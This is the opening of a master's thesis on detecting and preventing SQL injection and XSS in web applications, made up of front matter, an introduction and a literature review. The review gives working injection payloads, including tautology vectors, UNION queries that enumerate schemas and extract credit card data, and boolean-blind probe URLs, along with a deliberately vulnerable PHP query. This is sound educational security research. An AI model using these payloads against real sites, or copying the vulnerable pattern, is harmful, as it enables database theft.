Website Security vulnerability

Detection and Prevention of SQLI and XSS Attack

By: Shegaw Demessie

A Thesis Submitted to the

Department of Computer Science and Engineering

School of Electrical Engineering and Computing

Presented in Partial Fulfillment for the Degree of Master of Science in Computer Science and Engineering

Office of Graduate Studies

Adama Science and Technology University

Adama, Ethiopia

March, 2019

Website Security vulnerability

Detection and Prevention of SQLI and XSS Attack

By: Shegaw Demessie

Name of Advisor: Dr.Mesfin Abebe (PHD)

A Thesis Submitted to the

Department of Computer Science and Engineering

School of Electrical Engineering and Computing

Presented in Partial Fulfillment for the Degree of Master of Science in Computer Science and Engineering

Office of Graduate Studies

Adama Science and Technology University

Adama, Ethiopia

March, 2019

Declaration

I hereby declare that this MSc Thesis is my original work and has not been presented for a Degree in any other university and all sources of material used for this thesis have been duly acknowledged.

Declared by:

Name: Shegaw Demessie

Signature: _____

Date: _____

Confirmed by my advisor:

Name: Dr. Mesfin Abebe (PHD)

Signature: _____

Date: _____

Approval of Board of Examiners

We, the undersigned, members of the Board of Examiners of the final open defense by _____ have read and evaluated his/her thesis entitled "_____"and examined the candidate. This is, therefore, to certify that the thesis has been accepted in partial fulfillment of the requirement of the Degree of……

_____	_____	_____
Supervisor /Advisor	Signature	Date
_____	_____	_____
Chairperson	Signature	Date
_____	_____	_____
Internal Examiner	Signature	Date
_____	_____	_____
External Examiner	Signature	Date

Acknowledgment

First and foremost I thank you for the almighty **God and his Mother St. Merry** whose everlasting and perpetual love kept me and for infinite mercy throughout my life and during the course of this thesis work.

Next, I would like to express my sincere gratitude to my advisor **Dr. Mesfin Abebe**, who is the **postgraduate coordinator of Computer Science and Engineering program in the School of Electrical Engineering and Computing at Adama Science and Technology University** for his continuous support, excellent guidance, care, patience, and the excellent atmosphere he provided me for doing this research

Finally, I must express my very profound gratitude to my parents and to my friends for providing me with unfailing support and continuous encouragement throughout my years of study, researching and writing this thesis. This accomplishment would not have been possible without them.

Table of Content

List of Figures

List of Tables

List of Acronyms and Abbreviations

ACM	Association for Computing Machinery
ASCII	American Standard Code for Information Interchange
ASP	Active Server Page
CGI	Common Gateway Interface
CSRF	Cross-Site Request Forgery
CSS	Cascading Style Sheet
CVE	Common Vulnerabilities and Exposures
DOS	Denial of Service
DOM	Document Object Model
DPS	Detection and Prevention System
DSA	Digital Signature Standard
DSRM	Design Science Research Methodology
HTML	Hypertext Markup Language
HTML5	Hypertext Markup Language Version 5
HTTP	Hypertext Transfer Protocol
ID	Identifier
IDE	Integrated Development Environment
IDS	Intrusion Detection System
IEEE	Institute of Electrical and Electronics Engineers

IP	Internet Protocol
JSP	Java Server Page
MD	Message Digest
MySQL	My Structured Query Language
NIST	National Institute of Standards and Technology
NVD	The National Vulnerability Database
OWASP	Open Web Application Security Project
PHP	Hypertext Preprocessor
Perl	the Practical Extraction and Report Language
RDBMS	Relational Database Management System
RFP	Rain Forest Puppy
SHA512	Secure Hash Algorithm 512 bits
SLR	Systematic Literature Review
SQL	Structured Query Language
SQLI	Structured Query Language Injection
SQLIA	Structured Query Language Injection Attack
URL	Uniform Resource Locator
WASC	Web Application Security Consortium
WWW	World Wide Web
XSS	Cross-Site Scripting

Abstract

In the global age of information web applications are the backbone of the technology in which a world becomes one village. In this day it is the era of computers which interconnects various business organizations which uses the internet for their financial transactions, educational endeavors, and countless other activities. DSRM and A rigorous survey have been conducted and consequently, comparative analysis of various detection and prevention techniques is done with respect to various types of attacks.in current research various Hashing algorithm for the detection and prevention of SQLIA are analyzed and few tested. From the survey of various papers, it is found that the SQL Injection and Cross-site Scripting (XSS) attacks are most powerful in today's web application. Hence, the big challenge became to secure such a website against attack via the Internet. The issue of SQLIA still exists and has become a giant online threat to many companies who became a victim of SQLIA vulnerability and cost them a lot of money. This mainly because of the high flexibility for programmer in SQL language implemented successfully and fully able to fix SQLIA and XSS vulnerabilities. Our Proposed hashing algorithm for Detecting and Preventing SQLIA & XSS approach has been implemented successfully and fully able to fix SQLIA and XSS vulnerabilities. The method involves the use of hashing technique, where the hashing algorithm used is SHA512. The technique behind building a good, secure cryptographic hash function is to devise a good compression function in which each input bit affects as many output bits as possible. The results obtained by the implementation and evaluation are measured in number of test cases. The result shows that the output is encouraging and further refinement of the work can produce more robust and reliable SQLIA and XSS prevention mechanism .In future it aims to propose an algorithm which will enhance in terms of efficiency and resource usage as the same time ability to predict new types of attacks that are created by malicious attackers.

Keywords: Web Application Security, SQL Injection, SQLIA, XSS, Vulnerabilities, Hashing Technique

CHAPTER ONE: INTRODUCTION

In this chapter the background of the study and the motivation initiated to do this research has been presented. It presents the overall objective, methodology, significance of the study, scope, and limitation of the thesis and problem that has to be addressed finally the organization of the thesis is presented.

1.1.Background of the study

In recent years, widespread adoption of the internet has resulted in rapid advancement in information technologies. In the recent past, a factor that has been a major attraction among people is the Internet. The credit for the exponential growth of the Internet can be given to personal publishing. In earlier days a little knowledge of HTML of was sufficient to create a web site. In the beginning, the website was just loosely connected sets of web pages branching hierarchically from a home page. The fundamental technology behind the web is relatively simple. A web server is a computer that is connected to the Internet and this serves the documents to the requesting clients. The Internet and web applications are the modern day workplace and business ground contributing to driving the world economy. At the same time, hackers and attackers have developed a parallel underground economy of hacking into web applications and stealing a large amount of sensitive business-critical information with malicious intent. Among the various security threats a web application is exposed to, SQL Injection Attack (SQLIA) and cross-site scripting (XSS) has taken the forefront. It has prevailed as a popular attack method. Using a SQL injection attack, an attacker can extract, modify or destroy the back end database of web applications. The simplicity of attacking a web application using SQL injection and abundance of vulnerable applications on the Internet has largely contributed to widespread data breach incidents [1].

The World Wide Web (WWW), or simply the “web”, has come a long way since it was proposed back in March 1989. As of December 2015, over one billion web sites have been hosted on the Internet, and nearly half the world’s population have become users of various Internet services [1, 2].

1.1.1. Application of the Web

In the early days of the web, a web site is a collection of hyperlinked static Hypertext Markup Language (HTML) pages, accessed over the Internet using the Hypertext Transfer Protocol (HTTP). Development of Common Gateway Interface (CGI) technology in 1993 and server-side programming language like Perl, marked the commencement of a new era of dynamic web sites. Executable scripts enabled the web server to do processing and generate the HTML response programmatically upon request. Dynamic web sites functioned like other applications, interacted with the user, and produced desired outputs by processing data stored in a backend database. Therefore, dynamic websites are referred to as web-based applications or simply web applications.

With continuous innovations and evolution of collaborative web applications, advanced functional services like Business-to-Business (B2B), Business-to-Customer (B2C) etc. have also become quite common nowadays. A web application is generally built upon a 3-tier architecture as shown in Fig. 1.1. The web server receives the user request, invokes the corresponding script to execute and passes the parameters to the script for processing. With the help of the language interpreter, the script performs all the processing and business logic and generates the HTML output dynamically. The output is returned to the web server, which in turn sends it to the client. Various programming languages such as Perl, ASP, PHP, ASP.NET, Java/JSP, Ruby, Python, etc., are used for server-side programming. Similarly, different database servers like Microsoft SQL Server, Oracle, MySQL, PostgreSQL, etc. are used to store the data in the backend. Using the power of the programming languages, and the data storage & retrieval capabilities of database servers.



Figure 1.1 Three Tier Architecture of Web Applications [2]

1.2. Statement of the Problem

The popularity of the internet has made the use of web applications ubiquitous and essential to the daily lives of people, businesses and governments. Web servers and web applications are used to handle tasks and data that can be critical and highly valuable, making them a very the attractive target for attackers and a vector for successful attacks that are aimed at the application. The most common medium on the internet is web applications which are easily accessible using the browser. Web applications attackers mostly use browsers as an attacking tool. Web applications are prone to all major vulnerabilities. Among all, SQL Injections and XSS are the most popular and frequently occurred attacks. The OWASP Top 10 document [1,2,3] is commonly referenced when mentioning the most common web application security flaws. The document describes the 10 most common flaws based on data collected from hundreds of organizations and over 50,000 applications and APIs.The OWASP top 10 2013 and 2017 documents classify the top most common flaws into 10 categories' this study shows the most web vulnerabilities are SQLI and XSS attacks. Vulnerabilities existing in web applications are quite common according to Web Application Security Consortium (WASC) 2010 statics report. Every web app developer should consider web vulnerabilities as much as possible with full effort in order to avoid SQLI and XSS vulnerabilities. In this research, Very mature security values and models will be used as a base for evaluating the class of vulnerability of web apps in organizations. This thesis investigating the problem domain, provide a solution and will also contribute to the general awareness of SQL and XSS injections. As a developing country, we suffer from the security challenges imposed by globalization. The developed countries are more experienced and they can handle threats at almost any expense. We as developing countries have to focus on prevention of threats and especially of Vulnerabilities to threats. We cannot get away from information technology and live in an island of non-globalization.This thesis investigating the problem domain, provide solution and will also contribute to the general awareness of SQL-injections and XSS attack.

While conducting this study, research questions the researcher focus on are listed below:

- What are the most coding flaws attack behind the web application?
- How can we help programmers to prevent and detect the SQLI and XSS attack?
- How can we Identify mechanisms for detecting and preventing SQLI&XSS?

1.3. Motivation

The main motivation of this research work is to solve the Website Security vulnerability. As protection of the Website Security threat there are lots of tools to detect and prevent the Website Security vulnerability of the computer software. But still lots of organization use network technology are vulnerable for network threat. Special organization connect to internet and have web application more vulnerable for Website Security threat. Web applications including some of our government institution and private institutions websites are vulnerable for Cross-site scripting and SQL injection. The reasons are the security misconception and hole of the Website Security. So it is urgent to study how Website Security vulnerability occurs and what effective countermeasure can detect and prevent the Website Security threat. Cross-site scripting and SQL injection are the severe attack affecting confidentiality, integrity, and availability of information. SQL injection represents one of the greatest threats for the following reasons:

- All websites have some sort of database at the back end.
- Databases often house sensitive data such as credit card numbers, social security numbers, and other personal data that attackers would normally target.

So these issues inspire me to study security solutions which do not need any extra overhead.

1.4.The Objective of the Research

1.4.1. General Objective

The general objective of this study is to develop a framework to detect and prevent SQLI and XSS attack vulnerability in a web application.

1.4.2. Specific Objectives

- Review literatures to understand work done on XSS and SQLI Injection attacks.
- Design the overall system architectures.
- Develop an appropriate algorithm for countermeasures.
- Propose an appropriate XSS and SQLI attack vulnerability detection and prevention mechanism.
- Evaluate the performance of the proposed detection and prevention mechanism.

1.5. The scope and limitation of the study

The scope of this thesis was to provide an SQLI and XSS attack vulnerability detection and prevention in web applications. The thesis solution did not need any extra overhead, our security mechanism can be embedded with the web application. The study was encountered the following limitation throughout the research process. Due to the tight schedule, the study cannot accommodate all website security vulnerabilities, it was limited only SQLI and XSS. The other constraints of the study there was unavailability of tools.

1.6. Research Methodology

In order to accomplish the general and specific objectives, we employed the first thing to do is to conduct a full review of the literature to obtain a deeper understanding of the research area and its problem domains. In this study, it has been identified that the Design Science Research Methodology (DSRM) will be used and followed. This is because, it gives a rich space starting from searching for a problem which in turns identified as gaps of previous research works, and thereby, structured as the research question of the study. We demonstrated and evaluated the

methodology by presenting our case studies in terms of the DSRM, including cases that present the design of a database to support security assessment methods.The designed methodology effectively satisfies the objectives and has the potential to help aid the acceptance of DS research in the selected study area.

1.7. Application of Results

As a general, the proposed framework has tremendous advantages for all the developer and the end user because the aim of this application was to create a very secure and standard website testing framework. The core idea of the proposed framework is to bring the website security inefficient manner through penetration testing. At the end of accomplishing this thesis the software security tester, ethical hacker, and the developer will be beneficiary. Finally, the proposed system will reliable and any user used the website without any hesitation due to the end result of website security improvement. Specifically, the proposed study advantages are listed below:

- Used to SQLI and XSS attack vulnerability detection and prevention in web application.
- It will be used to maintain a stable working environment.
- Minimizing cost for detecting website security related problems.
- Detecting and preventing of SQLI and XSS the problem at the early stage before the application released
- Minimizes the cost of huge budget needed to recover from information software vulnerability
- Provide an SQLI and XSS attack vulnerability detection and prevention in web applications
- Will be used as guidelines for the researcher and website developer.

1.8. Organization of the paper

The thesis work is organized into seven chapters. The first chapter introduced the background of the thesis, motivation, statement of the problem, research questions, objectives, methodology, the scope of the thesis, the limitation as well as the application of the result. Chapter two covered

related literature on the basic concepts of web application and how it related to SQL injection and XSS, History of SQL Injection Attack, Web application and Vulnerabilities, Types of SQL Injection Attack, Cross –Site Scripting and its types, related work. Chapter three describes the research methodology and strategy that aims to identify the potential SQL injection and XSS detection and prevention solutions that could be applied to the web application. It discussed DSRM where problem identification, the thesis objective development, the data collection method along with inclusion and exclusion criteria, implementation, evaluation as well as communication methods are discussed. Chapter four is about the design of the proposed detection and prevention of SQLI injection and XSS attack. In this section, the conceptual model and system architecture the overall system workflow, Proposed Hash Scheme for Detecting & Preventing SQLIA and XSS will be explained. In chapter five the implementation of the SQLIA and XSS detection and prevention mechanism have discussed. Chapter six evaluation, result, and discussion. Under this chapter different experiments are conducted and also the performance of the system has evaluated finally, in chapter seven conclusions about the study and suggestions for future research direction were presented.

CHAPTER TWO: LITERATURE REVIEW

2.1. History of SQL Injection Attack

In the context of any research problem, it is important to know the history in order to get to the crux of the problem. Studying the historical aspects of a problem is advised because it drives the directions of research to design effective solutions. This section presents a brief history of SQL injection attack and its evolution, and the next section presents a few well-publicized data-breach incidents which used SQL injection attack as the main attack method for extracting data from the back end databases. The first ever public disclosure of SQL injection attack vulnerability was documented by Jeff Forristal [4] under the alias rain.forest.puppy (RFP) in a hacker ezine named Phrack Magazine [5] released on December 25, 1998. The relative prevalence of some of these attacks is shown in the figure below. This data was obtained from HACKING & TRICKS, a blog about Hacking &Computer Security by Nirav Desai, in an entry from January 8th, 2013 [10]. Clearly, SQL Injection comprises a significant fraction (approximately 25%) of all web-based attacks.



Figure 2. 1 Web-attack Vulnerability Report [10]

We understand from the following figure researches are conducted in every year and the problem is very severity in web technology. The National Vulnerability Database ('NVD') is a database managed by the National Institute of Standards and Technology ('NIST)'. It is a database containing vulnerabilities that are based on the Common Vulnerabilities and Exposures ('CVE') dictionary[22,23] this shows that That number has fortunately dropped over the last few years. However, vulnerabilities continuously get reported and the problem persists even with newly developed applications.



Figure 2.2 NIST SQLI Vulnerability Statistics **[23]**

2.2 Web application and Vulnerabilities

Most of the current web applications use RDBMS (Relational Database Management Systems). Sensitive information like credit card, social security, and financial records are stored in these databases. The web application allows users to view, edit or store information in RDBMS through programs written by web application programmers. Usually, programmers who write these programs are unaware of a technique for writing secure code. They would focus on implementing desired functionalities and would focus less on security aspects. They would focus

on implementing desired functionalities and would focus less on security aspects. This results in vulnerabilities in web applications. Vulnerabilities allow an attacker to target these web application and obtain valuable information. Attackers would send SQL (Structured Query language) to interact with RDBMS servers or modify existing SQL to retrieve unauthorized information without any authentication. There is a large amount of literature available covering web application vulnerabilities and associated common attacks [6] [7] [8]. Although the types of vulnerabilities and attacks are known since a long time, there is no single solution to mitigate all of them and the limited security support offered by web application frameworks and the popularity and growing complexity of web applications have made them more prone to attacks than ever [9]. Common web application vulnerabilities can be classified into three types [5] Injection Vulnerabilities, Business Logic Vulnerabilities, and Session Management Vulnerabilities. The following diagram shows a classification of several types of attacks that are commonly used to exploit each type of vulnerability.



Figure 2.3 Web application vulnerabilities classification [9]

Injection Vulnerabilities: An injection occurs when an attacker sends untrusted data as part of an apparently legitimate command or query in order to trick the interpreter of the application and execute unintended commands. The most common types of injections are SQL injection, Cross Site Scripting (XSS) [11].

Business Logic Vulnerabilities: Business Logic Vulnerabilities allow malicious attackers to manipulate the legitimate logic of the application and execute illegitimate transactions. These vulnerabilities are usually exploited by modifying parameters, bypassing authentication and authorization constraints and violating the normal flow of an application.

Session Management Vulnerabilities: Session Management Vulnerabilities allow attackers to read or manipulate session variables that are used to keep the state of web applications (e.g. state that a user is logged into the application and has certain authorization rights). Session hijacking and fixation attacks target on the session ID of the user whereas Cross-Site Request Forgery (CSRF) and click jacking aim the client's browser to submit requests that the legitimate the user would not want to submit.

Injection: An injection occurs when an attacker sends untrusted data as part of an apparently legitimate command or query in order to trick the interpreter of the application and execute unintended commands or access unauthorized data. Most common types of injections are XSS injection and SQL injection

Example: An attacker sends an HTTP POST request whose username attribute has the following value:

```
Username = ;)' DELETE * FROM Shegaw
```

If the interpreter does not properly treat quotes and scape characters, the malicious query could be executed on the server. If there is a table called Shegaw, all records will be deleted.

2.3 Types of SQL Injection Attack

SQL injection attacks have many different forms and functions depending on the sources, goals, SQL specific techniques, and platform configurations. The earliest formal classification of SQL injection attacks was presented by Halford et al. [11] which was based on the injection mechanism and attack intent. Following their footprints, Sun et al. [12] proposed a more elaborate model of SQL injection attacks considering assets, threats, and countermeasures in an attempt to establish a semantic relationship between the different classes of attacks. The following sections discuss different types of SQL injection attacks following a classification that is universally accepted by the domain researchers. The classes are ordered based on the complexity of attack vectors and the general sequence of real-world attacks observed during the course of research.

2.3.1 Tautological Attacks

In logic, a tautology is a formula that evaluates to true in every possible interpretation. The main goal of a tautological SQL injection attack is to change the conditional in the WHERE clause of the dynamic SQL query so that it always evaluates to true irrespective of the original condition given by the programmer.

The example given in Section 1.2.1 is a tautological attack because the injection vector “OR 1 = 1” forces the WHERE clause to evaluate to true. Tautological attacks are most commonly used for bypassing authentication and extracting data. Generally, by transforming the conditional of the WHERE clause into a tautology, the attacker causes all rows of the database table to be returned by the query, however the exact consequences of the attack depends on how the results of the dynamic query are used by the web application. Tautological attack vectors can be constructed in a variety of ways. For example, consider the following attack vectors:

```
OR 10 = 7 + 3

OR 10 = (SELECT 14/2) + 3

 OR 'ABCDEF' = 'aBcDeF'

 OR 419320 = 0x84B22 - b'11110010100101010'

OR ASCII('E') = ASCII('A') + 4

OR PI() > LOG10(EXP(2))

OR 'ABC' = CoNcAt('a', 'b', 'c')

 OR 'abc' < cOnCaT('D', 'E', 'F')

OR 'DEF' = CoNcAt(ChAr(0x28 + 28), cHaR(0x45), chAr(83 - 0x0D))

OR 'XYZ' = sUbStRiNg(CoNcAt('a', 'BcX', 'Y', 'ZdEf'), 4, 3)
```

All of these expressions are tautological attacks because they always evaluate to true.

2.3.2 UNION based Attacks

In SQL, the UNION keyword is used to combine the result from multiple SELECT statements into a single result set. In UNION-based SQL injection attacks, the attacker injects an additional query using the UNION keyword to bring data from other tables or columns into the result set so that they can be displayed on the web page. For a UNION query to be valid, both queries must have the same number of columns of the same data types. This information is previously collected by the attacker through error messages from illegal or incorrect query attacks. UNION queries can also be used to determine the number of columns in the SELECT list of the original query.

For example, if the attacker enters “badguy’ UNION SELECT 1 FROM dual --” into the Username field, then the resulting query becomes “SELECT uid, fname, lname, email FROM users WHERE uname = ’badguy’ UNION SELECT 1 FROM dual -- AND passwd = ’xyz’”.

Since there are four columns in the SELECT list of the first query, it will cause the following error message:

```
Error Code: 1222

The used SELECT statements have a different number of columns
```

The attacker now changes the input to “shegaw’ UNION SELECT 1,2 FROM dual - -” which causes the same error. Increasing the number of values in the UNION part, ultimately the input “shegaw’ UNION SELECT 1,2,3,4 FROM dual --“will not produce any error. Assuming that there is no registered person with the username shegaw, the result of the query will be one row containing 1, 2, 3, 4 for the four columns, and these values may be displayed on the web page where the actual values were supposed to display. For example, the welcome message may change to “Hello 2 3!”. From this, the attacker infers that the second and third columns are used in the welcome message, which correlates to the first and last names of the logged on user. Now it becomes possible to get data from other database tables into the second and third columns and have them displayed on the web page. The attacker then injects the following through the Username field:

```
shegaw' UNION SELECT 1, table_schema, table_name, 4 FROM information_schema.tables
WHERE  table_schema  NOT  IN ('information_schema', 'mysql', 'test') LIMIT 1,1 --
```

From this, the attacker gets that the name of a database existing on the server is ‘shopdb’ and that it contains a table named ‘brands’.

By gradually increasing the offset in the LIMIT clause, the attacker will harvest the names of all databases and tables present in the database server. Similarly, by UNION’ing data from other system catalog tables, the attacker can obtain the column names, data types, user accounts, permissions, and virtually the entire database structure. Once these are obtained, the data stored in the tables is easy to steal using the same UNION technique. For example, suppose there is a table ‘orders’ in the database containing two columns ‘cardnum’ and ‘expdate’ which store the credit card numbers and their expiry dates. All the attacker needs to do is, modify the UNION query to the following:

```
shegaw' UNION SELECT 1, cardnum, expdate, 4

FROM shopdb.orders LIMIT 1,1 --
```

In each injection, the attacker gets one credit card number along with its expiry date, in the same manner from the welcome message. By changing the LIMIT clause in each iteration, all the card numbers can be obtained. Overall, UNION based attacks are straightforward, easier to craft, quick to execute and produce rewarding results for the attacker with much less effort.

2.3.3 Blind Injection Attacks

When the database error messages are suppressed, the attacker cannot gather the information needed for crafting the subsequent injection attacks. In other words, the attacker is blind in absence of any feedback from the server through error messages. In such a situation, the attacker injects SQL commands and observes if and when there is a change in response from the web page. By carefully relating the responses to the injection vectors, i.e., when the behavior remains the same and when it changes, the attacker can make inferences about vulnerable parameters and additional information about the database structure.

Therefore, blind injection attacks are also known as inference-based attacks. Since blind injection attacks rely on the correlation between the attack vector and behavior or response of the web page, it is much slower than UNION-based attacks. Nevertheless, it is possible to achieve an extraction rate of about 1 byte per second by issuing multiple requests to the web application in parallel [8].

For further explanation, if we consider an e-commerce website which displays the details of a selected product on a web page that is accessed by the following URL:

```
http://www.estore.com/product_details.php?pid=24
```

Suppose in the script product_details.php, the URL parameter pid is used to retrieve the details of the product by the following PHP code:

```
$query = "SELECT * FROM products WHERE prod_id = ".$_GET['pid'];

$result = mysql_query($query, $dbconn);
```

It may be observed that the value of pid coming through the URL is used for constructing the query without any validation or type checking, therefore it is vulnerable to SQL injection. If error messages are not suppressed on the server, the attacker could simply add a single-quote (') character to the URL as shown below:

```
http://www.estore.com/product_details.php?pid='24
```

2.3.4 Boolean-based Blind Attacks

In Boolean-based blind injection, the attacker crafts the attack vectors to ask the server true/false questions. When the answer is true, the web page is displayed normally, but when the answer is false, the display of the page changes significantly. By observing the behavior of the web page the attacker first infers about the vulnerable parameters and then crafts the next set of true/false questions to extract the database structure byte by byte.

Consider the URL of the product details page shown in this table since error messages are suppressed, the attacker first attempts to access the following URL:

```
http://www.estore.com/product_details.php?pid=24+AND+1+=+1
```

Each '+' sign in the query string is the URL-encoded form of a space character. Therefore, the parameter pid now carries the string value "24 AND 1 = 1". Since the code directly uses the parameter's value to construct the dynamic query without any validation, the SQL query would be generated as:

```
SELECT * FROM products WHERE prod_id = 24 AND 1 = 1;
```

The added condition “AND 1 = 1” evaluates to true, therefore the query returns the details of the selected product and the web page would display normally. Now the attacker forces the condition to false by accessing the following URL:

```
http://www.estore.com/product_details.php?pid=24+AND+1+=+2
```

